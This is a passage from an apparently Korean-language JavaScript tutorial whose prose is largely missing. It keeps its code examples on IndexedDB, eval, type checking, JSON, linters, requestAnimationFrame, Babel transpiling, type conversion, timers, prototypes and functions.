2 2 . .

```
var db = null, // We'll use this once we have our database
    request = window.indexedDB.open("DemoDB", 2);

// Listen for success. This will be called after onupgradeneeded runs, if it does at all
request.onsuccess = function() {
    db = request.result; // We have a database!

    doThingsWithDB(db);
};

// If our database didn't exist before, or it was an older version than what we requested,
// the `onupgradeneeded` event will be fired.
//
// We can use this to setup a new database and upgrade an old one with new data stores
request.onupgradeneeded = function(event) {
    db = request.result;

    // If the oldVersion is less than 1, then the database didn't exist. Let's set it up
    if (event.oldVersion < 1) {
        // We'll create a new "things" store with `autoIncrement`ing keys
        var store = db.createObjectStore("things", { autoIncrement: true });
    }

    // In version 2 of our database, we added a new index by the name of each thing
    if (event.oldVersion < 2) {
        // Let's load the things store and create an index
        var store = request.transaction.objectStore("things");

        store.createIndex("by_name", "name");
    }
```

```
};

// Handle any errors
request.onerror = function() {
    console.error("Something went wrong when we tried to request the database!");
};
```

IndexedDB . .

.

```
// Create a new readwrite (since we want to change things) transaction for the things store
var transaction = db.transaction(["things"], "readwrite");

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that our event handlers are set up, let's get our things store and add some objects!
var store = transaction.objectStore("things");


// Transactions can do a few things at a time. Let's start with a simple insertion
var request = store.add({
    // "things" uses auto-incrementing keys, so we don't need one, but we can set it anyway
    key: "coffee_cup",
    name: "Coffee Cup",
    contents: ["coffee", "cream"]
});

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // Done! Here, `request.result` will be the object's key, "coffee_cup"
};


// We can also add a bunch of things from an array. We'll use auto-generated keys
var thingsToAdd = [{ name: "Example object" }, { value: "I don't have a name" }];

// Let's use more compact code this time and ignore the results of our insertions
thingsToAdd.forEach(e => store.add(e));
```

IndexedDB . .

.

```
// Create a new transaction, we'll use the default "readonly" mode and the things store
var transaction = db.transaction(["things"]);

// Transactions use events, just like database open requests. Let's listen for success
transaction.oncomplete = function() {
    console.log("All done!");
```

```
};

// And make sure we handle errors
transaction.onerror = function() {
    console.log("Something went wrong with our transaction: ", transaction.error);
};

// Now that everything is set up, let's get our things store and load some objects!
var store = transaction.objectStore("things");


// We'll load the coffee_cup object we added in Adding objects
var request = store.get("coffee_cup");

// Let's listen so we can see if everything went well
request.onsuccess = function(event) {
    // All done, let's log our object to the console
    console.log(request.result);
};


// That was pretty long for a basic retrieval. If we just want to get just
// the one object and don't care about errors, we can shorten things a lot
db.transaction("things").objectStore("things")
    .get("coffee_cup").onsuccess = e => console.log(e.target.result);
```

IndexedDB : https://riptutorial.com/ko/javascript/topic/4447/indexeddb

8: JavaScript

JavaScript `eval` JavaScript . . , `eval('2 + 2')` `4` .

`eval` . (: `var geval = eval; geval(s);` .

`eval` . .

- eval (string);

JavaScript.

`eval` . .

eval () , . eval () / . 3 eval () .

MDN JavaScript

:

- JavaScript eval ()
- JavaScript "eval ()" ?

Examples

( ) , .

JavaScript JavaScript .

```
eval("var a = 'Hello, World!'");
```

`eval()` .

```
var x = 10;
var y = 20;
var a = eval("x * y") + "<br>";
var b = eval("2 + 2") + "<br>";
var c = eval("x + 17") + "<br>";

var res = a + b + c;
```

`res` .

200
4
27

eval . .

JavaScript

```
var x = 5;
var str = "if (x == 5) {console.log('z is 42'); z = 42;} else z = 0; ";

console.log("z is ", eval(str));
```

eval . .

JavaScript : https://riptutorial.com/ko/javascript/topic/7080/javascript-

9: Javascript

Examples

`typeof` javascript `type` " ...

1.

```
typeof "String"
typeof Date(2011,01,01)
```

""

2.

```
typeof 42
```

""

3. Bool

`typeof true` (`true` `false`)

""

4.

```
typeof {}
typeof []
typeof null
typeof /aaa/
typeof Error()
```

""

5.

```
typeof function(){}
```

""

6.

```
var var1; typeof var1
```

" "

`typeof` `object` `object` , ...

" . . `Object.prototype.toString.call(yourObject)`

1.

```
Object.prototype.toString.call("String")
```

"[object String]"

2.

```
Object.prototype.toString.call(42)
```

"[ ]"

3. Bool

```
Object.prototype.toString.call(true)
```

"[object Boolean]"

4.

```
Object.prototype.toString.call(Object())
Object.prototype.toString.call({})
```

"[object Object]"

5.

```
Object.prototype.toString.call(function(){})
```

"[ ]"

6.

```
Object.prototype.toString.call(new Date(2015,10,21))
```

"[ ]"

7.

```
Object.prototype.toString.call(new RegExp())
Object.prototype.toString.call(/foo/);
```

"[RegExp]"

8.

```
Object.prototype.toString.call([]);
```

"[object]"

9. Null

```
Object.prototype.toString.call(null);
```

"[Null]"

10.

```
Object.prototype.toString.call(undefined);
```

"[ ]"

11.

```
Object.prototype.toString.call(Error());
```

"[ ]"

instanceof .

```
//We want this function to take the sum of the numbers passed to it
//It can be called as sum(1, 2, 3) or sum([1, 2, 3]) and should give 6
function sum(...arguments) {
    if (arguments.length === 1) {
        const [firstArg] = arguments
        if (firstArg instanceof Array) { //firstArg is something like [1, 2, 3]
            return sum(...firstArg) //calls sum(1, 2, 3)
        }
    }
    return arguments.reduce((a, b) => a + b)
}

console.log(sum(1, 2, 3))   //6
console.log(sum([1, 2, 3])) //6
console.log(sum(4))         //4
```

.

```
console.log(2 instanceof Number)        //false
console.log('abc' instanceof String)    //false
console.log(true instanceof Boolean)    //false
console.log(Symbol() instanceof Symbol) //false
```

null undefined constructor constructor . .

```
//Whereas instanceof also catches instances of subclasses,
//using obj.constructor does not
console.log([] instanceof Object, [] instanceof Array)           //true true
console.log([].constructor === Object, [].constructor === Array) //false true

function isNumber(value) {
    //null.constructor and undefined.constructor throw an error when accessed
    if (value === null || value === undefined) return false
    return value.constructor === Number
}
console.log(isNumber(null), isNumber(undefined))                  //false false
console.log(isNumber('abc'), isNumber([]), isNumber(() => 1))     //false false false
console.log(isNumber(0), isNumber(Number('10.1')), isNumber(NaN)) //true true true
```

Javascript : https://riptutorial.com/ko/javascript/topic/9800/javascript--

10: JSON

JSON (JavaScript Object Notation) . . JSON .

json.org .

- JSON.parse (input [, reviver])
- JSON.stringify (value [, replacer [, space]])

JSON.parse	**JSON .**
`input(string)`	JSON .
`reviver(function)`	JSON .
JSON.stringify	
`value(string)`	JSON serialize .
`replacer(function String[] Number[])`	`value` .
`space(String Number)`	`number space` . `string` (10) .

JSON ECMAScript 5.1 § 15.12 .

JSON (2013 3 RFC 7158, 2013 10 ECMA-404 2014 3 RFC 7159) **JSON application/json Media Type** (RFC 4627 July 2006) .

Internet Explorer 8 Douglas Crockford json2.js .

Examples

JSON

`JSON.parse()` JSON JavaScript , .

```
const array = JSON.parse('[1, 2, "c", "d", {"e": false}]');
console.log(array); // logs: [1, 2, "c", "d", {e: false}]
```

`JSON.stringify` JSON .

```
JSON.stringify(value[, replacer[, space]])
```

1. `value` JSON .

```
/* Boolean */  JSON.stringify(true)             // 'true'
/* Number  */  JSON.stringify(12)               // '12'
/* String  */  JSON.stringify('foo')            // '"foo"'
/* Object  */  JSON.stringify({})               // '{}'
               JSON.stringify({foo: 'baz'})     // '{"foo": "baz"}'
/* Array   */  JSON.stringify([1, true, 'foo']) // '[1, true, "foo"]'
/* Date    */  JSON.stringify(new Date())       // '"2016-08-06T17:25:23.588Z"'
/* Symbol  */  JSON.stringify({x:Symbol()})     // '{}'
```

2. `replacer` JSON String Number . null JSON .

```
// replacer as a function
function replacer (key, value) {
    // Filtering out properties
    if (typeof value === "string") {
        return
    }
    return value
}

var foo = { foundation: "Mozilla", model: "box", week: 45, transport: "car", month: 7 }
JSON.stringify(foo, replacer)
// -> '{"week": 45, "month": 7}'
```

```
// replacer as an array
JSON.stringify(foo, ['foundation', 'week', 'month'])
// -> '{"foundation": "Mozilla", "week": 45, "month": 7}'
// only the `foundation`, `week`, and `month` properties are kept
```

3. `space` .

```
JSON.stringify({x: 1, y: 1}, null, 2)  // 2 space characters will be used for indentation
/* output:
    {
      'x': 1,
      'y': 1
    }
*/
```

. '\t' .

```
JSON.stringify({x: 1, y: 1}, null, '\t')
/* output:
    {
        'x': 1,
        'y': 1
    }
*/
```

Replacer

`replacer` .

```
const userRecords = [
```

```
  {name: "Joe", points: 14.9, level: 31.5},
  {name: "Jane", points: 35.5, level: 74.4},
  {name: "Jacob", points: 18.5, level: 41.2},
  {name: "Jessie", points: 15.1, level: 28.1},
];

// Remove names and round numbers to integers to anonymize records before sharing
const anonymousReport = JSON.stringify(userRecords, (key, value) =>
  key === 'name'
    ? undefined
    : (typeof value === 'number' ? Math.floor(value) : value)
);
```

.

```
'[{"points":14,"level":31},{"points":35,"level":74},{"points":18,"level":41},{"points":15,"level":28}]'
```

reviver .

5.1

```
var jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

var data = JSON.parse(jsonString, function reviver(key, value) {
  return key === 'name' ? value.toUpperCase() : value;
});
```

6

```
const jsonString = '[{"name":"John","score":51},{"name":"Jack","score":17}]';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'name' ? value.toUpperCase() : value
);
```

.

```
[
  {
    'name': 'JOHN',
    'score': 51
  },
  {
    'name': 'JACK',
    'score': 17
  }
]
```

JSON / / . ISO 8601 . reviver JavaScript `Date` .

5.1

```
var jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';
```

```
var data = JSON.parse(jsonString, function (key, value) {
  return (key === 'date') ? new Date(value) : value;
});
```

6

```
const jsonString = '{"date":"2016-01-04T23:00:00.000Z"}';

const data = JSON.parse(jsonString, (key, value) =>
  key === 'date' ? new Date(value) : value
);
```

reviver . reviver `undefined` . .

`toJSON` JSON . `toJSON` `toJSON` .

6

```
function Car(color, speed) {
  this.color = color;
  this.speed = speed;
}

Car.prototype.toJSON = function() {
  return {
    $type: 'com.example.Car',
    color: this.color,
    speed: this.speed
  };
};

Car.fromJSON = function(data) {
  return new Car(data.color, data.speed);
};
```

6

```
class Car {
  constructor(color, speed) {
    this.color = color;
    this.speed = speed;
    this.id_ = Math.random();
  }

  toJSON() {
    return {
      $type: 'com.example.Car',
      color: this.color,
      speed: this.speed
    };
  }

  static fromJSON(data) {
    return new Car(data.color, data.speed);
  }
}
```

```
var userJson = JSON.stringify({
  name: "John",
  car: new Car('red', 'fast')
});
```

.

```
{"name":"John","car":{"$type":"com.example.Car","color":"red","speed":"fast"}}
```

```
var userObject = JSON.parse(userJson, function reviver(key, value) {
  return (value && value.$type === 'com.example.Car') ? Car.fromJSON(value) : value;
});
```

.

```
{
  name: "John",
  car: Car {
    color: "red",
    speed: "fast",
    id_: 0.19349242527065402
  }
}
```

JSON JavaScript

JSON "JavaScript Object Notation" . . JSON (`eval()` `eval()` . JSON XML YAML . JSON JavaScript .

, API JSON . .

- (: `"Hello World!"`)
- (: `42`)
- (: `true`)
- `null`

`undefined` JSON `undefined` . JSON deserialize `undefined` .

`"42"` JSON. JSON `"{...}"` `"[...]"` .

nome JSON JavaScript JavaScript JSON .

JSON .

```
{"color": "blue"}
```

JavaScript . .

```
const skin = {"color": "blue"};
```

"" .

```
const skin = {color: "blue"};
```

.

```
const skin = {'color': 'blue'};
```

JSON JSON .

```
{color: "blue"}
{'color': 'blue'}
```

JSON .

JSON JSON JSON .

.

JSON "json" .

```
fetch(url).then(function (response) {
  const json = JSON.parse(response.data); // Confusion ensues!

  // We're done with the notion of "JSON" at this point,
  // but the concept stuck with the variable name.
});
```

`response.data` API JSON . JSON HTTP . "json" JavaScript (,) .

.

```
fetch(url).then(function (response) {
  const value = JSON.parse(response.data);

  // We're done with the notion of "JSON" at this point.
  // You don't talk about JSON after parsing JSON.
});
```

"JSON " . . JSON . "JSON " . "XML " "YAML " . .

JSON . .

.

```
const world = {
  name: 'World',
  regions: []
};

world.regions.push({
  name: 'North America',
  parent: 'America'
});
```

```
console.log(JSON.stringify(world));
// {"name":"World","regions":[{"name":"North America","parent":"America"}]}

world.regions.push({
  name: 'Asia',
  parent: world
});

console.log(JSON.stringify(world));
// Uncaught TypeError: Converting circular structure to JSON
```

. .

JSON : https://riptutorial.com/ko/javascript/topic/416/json

11: Linters -

linter . . JavaScript Linting .

Examples

JSHint

JSHint JavaScript .

JavaScript .

1. JSHint.com .
2. IDE JSHint .
   - Atom : linter-jshint (Linter)
   - : JSHint /
   - Vim : jshint.vim jshint2.vim
   - Visual Studio : VSCode JSHint

IDE JSON (`.jshintrc` linting . .

`.jshintrc`

```
{
    "-W097": false, // Allow "use strict" at document level
    "browser": true, // defines globals exposed by modern browsers
http://jshint.com/docs/options/#browser
    "curly": true, // requires you to always put curly braces around blocks in loops and
conditionals http://jshint.com/docs/options/#curly
    "devel": true, // defines globals that are usually used for logging poor-man's debugging:
console, alert, etc. http://jshint.com/docs/options/#devel
    // List global variables (false means read only)
    "globals": {
        "globalVar": true
    },
    "jquery": true, // This option defines globals exposed by the jQuery JavaScript library.
    "newcap": false,
    // List any global functions or const vars
    "predef": [
        "GlobalFunction",
        "GlobalFunction2"
    ],
    "undef": true, // warn about undefined vars
    "unused": true // warn about unused vars
}
```

JSHint / .

```
switch(operation)
{
   case '+'
```

```
   {
      result = a + b;
      break;
   }

   // JSHint W086 Expected a 'break' statement
   // JSHint flag to allow cases to not need a break
   /* falls through */
   case '*':
   case 'x':
   {
      result = a * b;
      break;
   }
}

// JSHint disable error for variable not defined, because it is defined in another file
/* jshint -W117 */
globalVariable = 'in-another-file.js';
/* jshint +W117 */
```

http://jshint.com/docs/options/ .

ESLint / JSCS

ESLint JSHint . ESLint 2016 4 JSCS . ESLint JSHint .

ESLint .

```
{
    "rules": {
        "semi": ["error", "always"], // throw an error when semicolons are detected
        "quotes": ["error", "double"] // throw an error when double quotes are detected
    }
}
```

off .

JSLint

JSLint JSHint . JSLint (Crookford) " " JavaScript . StackOverflow Linter . (JSHint / ESLint) .

JSLint NPM github .

Linters - : https://riptutorial.com/ko/javascript/topic/4073/linters-----

12: requestAnimationFrame

- window.requestAnimationFrame ( );
- window.webkitRequestAnimationFrame ( );
- window.mozRequestAnimationFrame ( );

" ." (https://developer.mozilla.org/en-US/docs/Web/API/window/requestAnimationFrame)

DOM CSS .

- - `transform: translate (npx, npx);`
- - `transform: scale(n)` ;
- - `transform: rotate(ndeg);`
- OPACITY - `opacity: 0;`

. `paint` . `paint` (FPS) "janky" .

DOM requestAnimationFrame CSS .

`requestAnimationFrame` API `paint` . **RAF** .

	URL
jank ?	http://jankfree.org/
	http://www.html5rocks.com/en/tutorials/speed/high-performance-animations/ .
	https://developers.google.com/web/tools/chrome-devtools/profile/evaluate-performance/rail?hl=ko
	https://developers.google.com/web/fundamentals/performance/critical-rendering-path/analyzing-crp?hl=ko
	https://developers.google.com/web/fundamentals/performance/rendering/?hl=ko
	https://developers.google.com/web/updates/2013/02/Profiling-Long-Paint-Times-with-DevTools-Continuous-Painting-Mode?hl=ko
	https://developers.google.com/web/fundamentals/performance/rendering/simplify-paint-complexity-and-reduce-paint-areas?hl=ko

Examples

requestAnimationFrame .

- **jsFiddle** : https://jsfiddle.net/HimmatChahal/jb5trg67/
- **+** .

```
<html>
    <body>
        <h1>This will fade in at 60 frames per second (or as close to possible as your
hardware allows)</h1>

        <script>
            // Fade in over 2000 ms = 2 seconds.
            var FADE_DURATION = 2.0 * 1000;

            // -1 is simply a flag to indicate if we are rendering the very 1st frame
            var startTime=-1.0;

            // Function to render current frame (whatever frame that may be)
            function render(currTime) {
                var head1 = document.getElementsByTagName('h1')[0];

                // How opaque should head1 be?  Its fade started at currTime=0.
                // Over FADE_DURATION ms, opacity goes from 0 to 1
                var opacity = (currTime/FADE_DURATION);
                head1.style.opacity = opacity;
            }

            // Function to
            function eachFrame() {
                // Time that animation has been running (in ms)
                // Uncomment the console.log function to view how quickly
                // the timeRunning updates its value (may affect performance)
                var timeRunning = (new Date()).getTime() - startTime;
                //console.log('var timeRunning = '+timeRunning+'ms');
                if (startTime < 0) {
                    // This branch: executes for the first frame only.
                    // it sets the startTime, then renders at currTime = 0.0
                    startTime = (new Date()).getTime();
                    render(0.0);
                } else if (timeRunning < FADE_DURATION) {
                    // This branch: renders every frame, other than the 1st frame,
                    // with the new timeRunning value.
                    render(timeRunning);
                } else {
                    return;
                }

                // Now we're done rendering one frame.
                // So we make a request to the browser to execute the next
                // animation frame, and the browser optimizes the rest.
                // This happens very rapidly, as you can see in the console.log();
                window.requestAnimationFrame(eachFrame);
            };

            // start the animation
            window.requestAnimationFrame(eachFrame);
        </script>
    </body>
</html>
```

`requestAnimationFrame` ID . `cancelAnimationFrame` . 1 .

```
// stores the id returned from each call to requestAnimationFrame
var requestId;

// draw something
function draw(timestamp) {
    // do some animation
    // request next frame
    start();
}

// pauses the animation
function pause() {
    // pass in the id returned from the last call to requestAnimationFrame
    cancelAnimationFrame(requestId);
}

// begin the animation
function start() {
    // store the id returned from requestAnimationFrame
    requestId = requestAnimationFrame(draw);
}

// begin now
start();

// after a second, pause the animation
setTimeout(pause,1000);
```

. `requestAnimationFrame` `webkitRequestAnimationFrame` ., 1 .

```
window.requestAnimationFrame = (function(){
    return window.requestAnimationFrame ||
        window.webkitRequestAnimationFrame ||
        window.mozRequestAnimationFrame ||
        function(callback){
            window.setTimeout(callback, 1000 / 60);
        };
})();
```

( ) `cancelAnimationFrame` ID . polyfill .

requestAnimationFrame : https://riptutorial.com/ko/javascript/topic/1808/requestanimationframe

13: Transpiling

Transpiling . transpiling JSR Javascript .

Transpiling , JavaScript .

JavaScript (Chrome, Firefox, NodeJS) ECMAScript (ES6 / ES2015, ES7 / ES2016) . JavaScript .

JavaScript ( ). transpilers Babel Google Traceur .

Transpilers TypeScript CoffeeScript ""JavaScript . transpiling .

Examples

Transpiling

ES6 / ES2015 ~ ES5 ( ) :

ES2015

```
// ES2015 arrow function syntax
[1,2,3].map(n => n + 1);
```

ES5 .

```
// Conventional ES5 anonymous function syntax
[1,2,3].map(function(n) {
    return n + 1;
});
```

CoffeeScript to Javascript (CoffeeScript) :

```
# Existence:
alert "I knew it!" if elvis?
```

Javascript .

```
if (typeof elvis !== "undefined" && elvis !== null) {
  alert("I knew it!");
}
```

---

transpile?

- - ( ) transpiler . . transpiler .

ES6 / ES2016-to-ES5 transpiling , transpiler Babel .

---

transpile?

.

-
-
- CoffeeScript TypeScript Javascript

Babel ES6 / 7

ES6 Babel , ES6 / 7 ~ ES5 !

ES6 / 7 CLI

Babel for ES6 / 7

1.
2.

```
~ npm init
```

3. Babel CLI

```
~ npm install --save-dev babel-cli
~ npm install --save-dev babel-preset-es2015
```

4. `.js` `scripts` transpilation `dist/scripts` .
5. `.babelrc` `.babelrc` `.babelrc` .

```
{
    "presets": ["es2015"]
}
```

6. `npm init` `package.json` `scripts` `build` .

```
{
    ...
    "scripts": {
    ... ,
    "build": "babel scripts --out-dir dist/scripts"
    },
    ...
}
```

7. ES6 / 7
8. ES5 .

```
~ npm run build
```

Gulp Webpack .

Transpiling : https://riptutorial.com/ko/javascript/topic/3778/transpiling

14:

. JavaScript . . .

HTML

```
<span id="freezing-point">0</span>
```

JS . `boilingPoint` `100` . JavaScript `moreHeat` . `0100` .

```
var el = document.getElementById('freezing-point');
var freezingPoint = el.textContent || el.innerText;
var moreHeat = 100;
var boilingPoint = freezingPoint + moreHeat;
```

`freezingPoint` .

```
var el = document.getElementById('freezing-point');
var freezingPoint = Number(el.textContent || el.innerText);
var boilingPoint = freezingPoint + moreHeat;
```

`"0"` () `0` () . (`100`) .

Examples

```
Number('0') === 0
```

`Number('0')` (`'0'`) (`0`) .

:

```
+'0' === 0
```

`+` .
, `+(-12) === -12` .

```
parseInt('0', 10) === 0
```

`parseInt('0', 10)` (`'0'`) (`0`) . , parseInt string .

```
String(0) === '0'
```

`String(0)` (`0`) (`'0'`) .

:

```
'' + 0 === '0'
```

(!! x)

`!!` JavaScript . `true` `false` *truthy* *falsy* .

```
!!1            // true
!!0            // false
!!undefined    // false
!!{}           // true
!![]           // true
```

`false` *truthy* `true` *falsy* . . *truthy* `true` *falsy* `false` .

.

```
x !== 0        // instead of !!x in case x is a number
x != null      // instead of !!x in case x is an object, a string, or an undefined
```

`!!x` .

1. .
2. . , `x !== 0` `x` `!!x` .
3. `Boolean(x)` .

JavaScript . ( ). .

```
"1" + 5 === "15" // 5 got converted to string.
1 + "5" === "15" // 1 got converted to string.
1 - "5" === -4 // "5" got converted to a number.
alert({}) // alerts "[object Object]", {} got converted to string.
!0 === true // 0 got converted to boolean
if ("hello") {} // runs, "hello" got converted to boolean.
new Array(3) === ",,"; // Return true. The array is converted to string - Array.toString();
```

.

```
!"0" === false // "0" got converted to true, then reversed.
!"false" === false // "false" converted to true, then reversed.
```

```
Boolean(0) === false
```

`Boolean(0)` `0` `false` .

:

```
!!0 === false
```

use

```
Boolean(myString)
```

```
!!myString
```

(0) `true` .

```
Boolean('') === false   // is true
Boolean("") === false   // is true
Boolean('0') === false  // is false
Boolean('any_nonempty_string') === true // is true
```

JavaScript . , .

JavaScript .

`floor` float .

```
Math.floor(5.7); // 5
```

`ceil` float .

```
Math.ceil(5.3); // 6
```

`round` float .

```
Math.round(3.2); // 3
Math.round(3.6); // 4
```

6

(`trunc`) .

```
Math.trunc(3.7); // 3
```

(`trunc`) `floor` :

```
Math.floor(-3.1); // -4
Math.trunc(-3.1); // -3
```

float .

`parseFloat` float /

```
parseFloat("10.01") // = 10.01
```

`Boolean(...)` `true` `false` .

```
Boolean("true") === true
Boolean("false") === true
Boolean(-1) === true
Boolean(1) === true
Boolean(0) === false
Boolean("") === false
Boolean("1") === true
Boolean("0") === true
Boolean({}) === true
Boolean([]) === true
```

0 false true .

:

```
!!"true" === true
!!"false" === true
!!-1 === true
!!1 === true
!!0 === false
!!"" === false
!!"1" === true
!!"0" === true
!!{} === true
!![] === true
```

NOT (http://www.riptutorial.com/javascript/example/3047/double-negation#x-

---

ECMAScript .

- `myArg undefined null Boolean(myArg) === false`
- `myArg boolean Boolean(myArg) === myArg`
- `myArg number Boolean(myArg) === false myArg +0 , -0 NaN Boolean(myArg) === false . true`
- `string myArg Boolean(myArg) === false myArg` (0.); `true`
- `symbol object myArg Boolean(myArg) === true`

`false false` ( ). .

`Array.join(separator)` .

(separator = ",") :

```
["a", "b", "c"].join() === "a,b,c"
```

:

```
[1, 2, 3, 4].join(" + ") === "1 + 2 + 3 + 4"
```

:

```
["B", "o", "b"].join("") === "Bob"
```

join () . .

```
var  arr = ['a', 'á', 'b', 'c']

function upper_lower (a, b, i) {
  //...do something here
  b = i & 1 ? b.toUpperCase() : b.toLowerCase();
  return a + ',' + b
}
arr = arr.reduce(upper_lower); // "a,Á,b,C"
```

	" "	NaN	
	""	0	
	""	1	
	""	0	
NaN	"NaN"		
		0	
""		0	
"2.4"()		2.4	
""( )		NaN	
"0"		0	
"1"		1	
-0	"0"		
0	"0"		
1	"1"		
	""		
-	"-"		
[]	""	0	
[]	""		
['']	""	NaN	

['a', 'b']	"a, b"	NaN	
{}	"[object Object]"	NaN	
(){}	"(){}"	NaN	

.

String () . Number () Boolean ()

: https://riptutorial.com/ko/javascript/topic/641/--

15:

- timeoutID = setTimeout (function () {},)
- intervalID = setInterval (function () {},)
- timeoutID = setTimeout (function () {}, , , , ...)
- intervalID = setInterval (function () {}, , , , ...)
- clearTimeout (timeoutID)
- clearInterval (intervalID)

0 . . , HTML5 4 .

`setTimeout` 0 `setTimeout` .

DOM .

`setTimeout(someFunc, 0)` JavaScript `someFunc` .

(`setTimeout(function(){some..code}, 1000)` JavaScript (`setTimeout("some..code", 1000)`) . `eval()` . , . Netscape Navigator 4.0 Internet Explorer 5.0 .

Examples

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

window.setInterval(waitFunc,5000);
```

`window.setInterval()` `IntervalID` . `IntervalID` . `window.setInterval()` `clearInterval()` .

```
function waitFunc(){
    console.log("This will be logged every 5 seconds");
}

var interval = window.setInterval(waitFunc,5000);

window.setTimeout(function(){
    clearInterval(interval);
},32000);
```

`This will be logged every 5 seconds` 5 `This will be logged every 5 seconds` 32 . 6 .

`window.setTimout()` `TimeoutID` . `TimeoutID` . `window.setTimeout()` `clearTimeout()` .

```
function waitFunc(){
    console.log("This will not be logged after 5 seconds");
}
function stopFunc(){
    clearTimeout(timeout);
}
```

```
var timeout = window.setTimeout(waitFunc,5000);
window.setTimeout(stopFunc,3000);
```

3 .

setTimeout

setTimeout .

```
function repeatingFunc() {
    console.log("It's been 5 seconds. Execute the function again.");
    setTimeout(repeatingFunc, 5000);
}

setTimeout(repeatingFunc, 5000);
```

setInterval setInterval . . setTimeout . setInterval .

setTimeout, , clearTimeout

setTimeout

- .
- .

: setTimeout(function, milliseconds) window.setTimeout(function, milliseconds)

: 1 "hello" . 1000 = 1 , 250 = 0.25 .

```
setTimeout(function() {
    console.log('hello');
}, 1000);
```

setTimeout

for setTimeout :

```
for (i = 0; i < 3; ++i) {
  setTimeout(function(){
    console.log(i);
  }, 500);
}
```

3 three . .

:

```
for (i = 0; i < 3; ++i) {
```

```
  setTimeout(function(j){
    console.log(i);
  }(i), 1000);
}
```

`0,1,2. i` (`j`).

Javascript `setTimeout` 0 `setTimeout` . :

```
setTimeout(function() {
    console.log('world');
}, 0);

console.log('hello');
```

:

```
hello
world
```

0 setTimeout . . .

clearTimeout () : `setTimeout()` .

: clearTimeout (timeoutVariable) window.clearTimeout (timeoutVariable)

:

```
var timeout = setTimeout(function() {
    console.log('hello');
}, 1000);

clearTimeout(timeout); // The timeout will no longer be executed
```

clearInterval .

```
var int = setInterval("doSomething()", 5000 ); /* 5 seconds */
var int = setInterval(doSomething, 5000 ); /* same thing, no quotes, no parens */
```

doSomething setInterval .

setInterval 5 ( ) . doSomething 5 . . doSomething .

```
(function(){

   doSomething();

   setTimeout(arguments.callee, 5000);

})()
```

: https://riptutorial.com/ko/javascript/topic/279/---

16:

Examples

Foo .

```
function Foo (){}
```

Foo.prototype Foo   .

```
Foo.prototype.bar = function() {
  return 'I am bar';
};
```

new   .

```
var foo = new Foo();

console.log(foo.bar()); // logs `I am bar`
```

Object.key Object.prototype.key

.   . .

```
function Foo() {};
Foo.style = 'bold';

var foo = new Foo();

console.log(Foo.style); // 'bold'
console.log(foo.style); // undefined

Foo.prototype.style = 'italic';

console.log(Foo.style); // 'bold'
console.log(foo.style); // 'italic'
```

JavaScript   .   .

```
var proto = { foo: "foo", bar: () => this.foo };

var obj = Object.create(proto);

console.log(obj.foo);
console.log(obj.bar());
```

:

```
> "foo"
```

```
> "foo"
```

`Object.create` ECMAScript 5 ECMAScript 3 polyfill .

```
if (typeof Object.create !== 'function') {
    Object.create = function (o) {
        function F() {}
        F.prototype = o;
        return new F();
    };
}
```

: http://javascript.crockford.com/prototypal.html

Object.create ()

Object.create () .

: `Object.create(proto[, propertiesObject])`

:

- **proto** ( )
- **propertiesObject** ((,) Object.defineProperties () .

.

proto *null* *TypeError* .

`prototype` .

```
var prototype = { foo: 'foo', bar: function () { return this.foo; } };
```

`prototype` `obj` . prototype `obj` `prototype` .

```
var obj = Object.create(prototype);
```

`prototype` `obj` .

```
console.log(obj.foo);
console.log(obj.bar());
```

```
"foo"
"foo"
```

Prototypal . , .

```
prototype.foo = "bar";
```

```
console.log(obj.foo);
```

```
"bar"
```

`Object.prototype` 3 . .

```
Object.prototype.breakingLibraries = 'foo';
console.log(obj.breakingLibraries);
console.log(prototype.breakingLibraries);
```

```
"foo"
"foo"
```

`breakingLibraries` `breakingLibraries` .

Prototype . .

6

: ES6 - . ES6 , . ECMAScript 5 .

"" `new` .

```
function Foo(id, name) {
    this.id = id;
    this.name = name;
}

var foo = new Foo(1, 'foo');
console.log(foo.id);
```

1

foo Foo . JavaScript (`new`) .

"" . `prototype` .

```
Foo.prototype.bar = 'bar';
console.log(foo.bar);
```

Foo "" `Foo.prototype` .

.

```
console.log(foo.constructor);
```

Foo (id, name) {...

```
console.log({ }.constructor);
```

function Object () {[native code]}

`instanceof` .

```
console.log(foo instanceof Foo);
```

```
console.log(foo instaceof Object);
```

5

ES5 + `Object.create` .

```
const anyObj = {
    hello() {
        console.log(`this.foo is ${this.foo}`);
    },
};

let objWithProto = Object.create(anyObj);
objWithProto.foo = 'bar';

objWithProto.hello(); // "this.foo is bar"
```

Object `null` . , Object `Object.prototype` Object .

```
let objInheritingObject = {};
let objInheritingNull = Object.create(null);

'toString' in objInheritingObject; // true
'toString' in objInheritingNull ; // false
```

6

ES6 `Object.setPrototypeOf` Object (:

```
let obj = Object.create({foo: 'foo'});
obj = Object.setPrototypeOf(obj, {bar: 'bar'});

obj.foo; // undefined
obj.bar; // "bar"
```

, `this` .

: Object .

5

ES5 Object `new`

```
var proto = {fizz: 'buzz'};
```

```
function ConstructMyObj() {}
ConstructMyObj.prototype = proto;

var objWithProto = new ConstructMyObj();
objWithProto.fizz; // "buzz"
```

Poly.cill `Object.create` .

: https://riptutorial.com/ko/javascript/topic/592/

17:

JavaScript . . JavaScript , , , return .

- (x) {return x}
- var example = function (x) {return x}
- (function () {...}) (); // (IIFE)
- var instance = new (x);
-
- fn.apply (valueForThis [, arrayOfArgs])
- fn.bind (valueForThis [, arg1 [, arg2, ...]])
- fn.call (valueForThis [, arg1 [, arg2, ...]])
- **ES2015 + (ES6 +) :**
- const example = x => {return x}; // explicit return
- const example = x => x; //
- const example = (x, y, z) => {...} // Arrow
- (() => {...}) (); // IIFE

Arrow .

Examples

.

```
function foo(){
}
```

. . , .

```
var name = 'Cameron';
var spouse;

if ( name === 'Taylor' ) spouse = { name: 'Jordan' };
else if ( name === 'Cameron' ) spouse = { name: 'Casey' };

var spouseName = spouse.name;
```

JavaScript .

```
// Example 1
var hashAlgorithm = 'sha1';
var hash;

if ( hashAlgorithm === 'sha1' ) hash = function(value){ /*...*/ };
else if ( hashAlgorithm === 'md5' ) hash = function(value){ /*...*/ };

hash('Fred');
```

hash .   .

… .   .   .

```
// Example 2
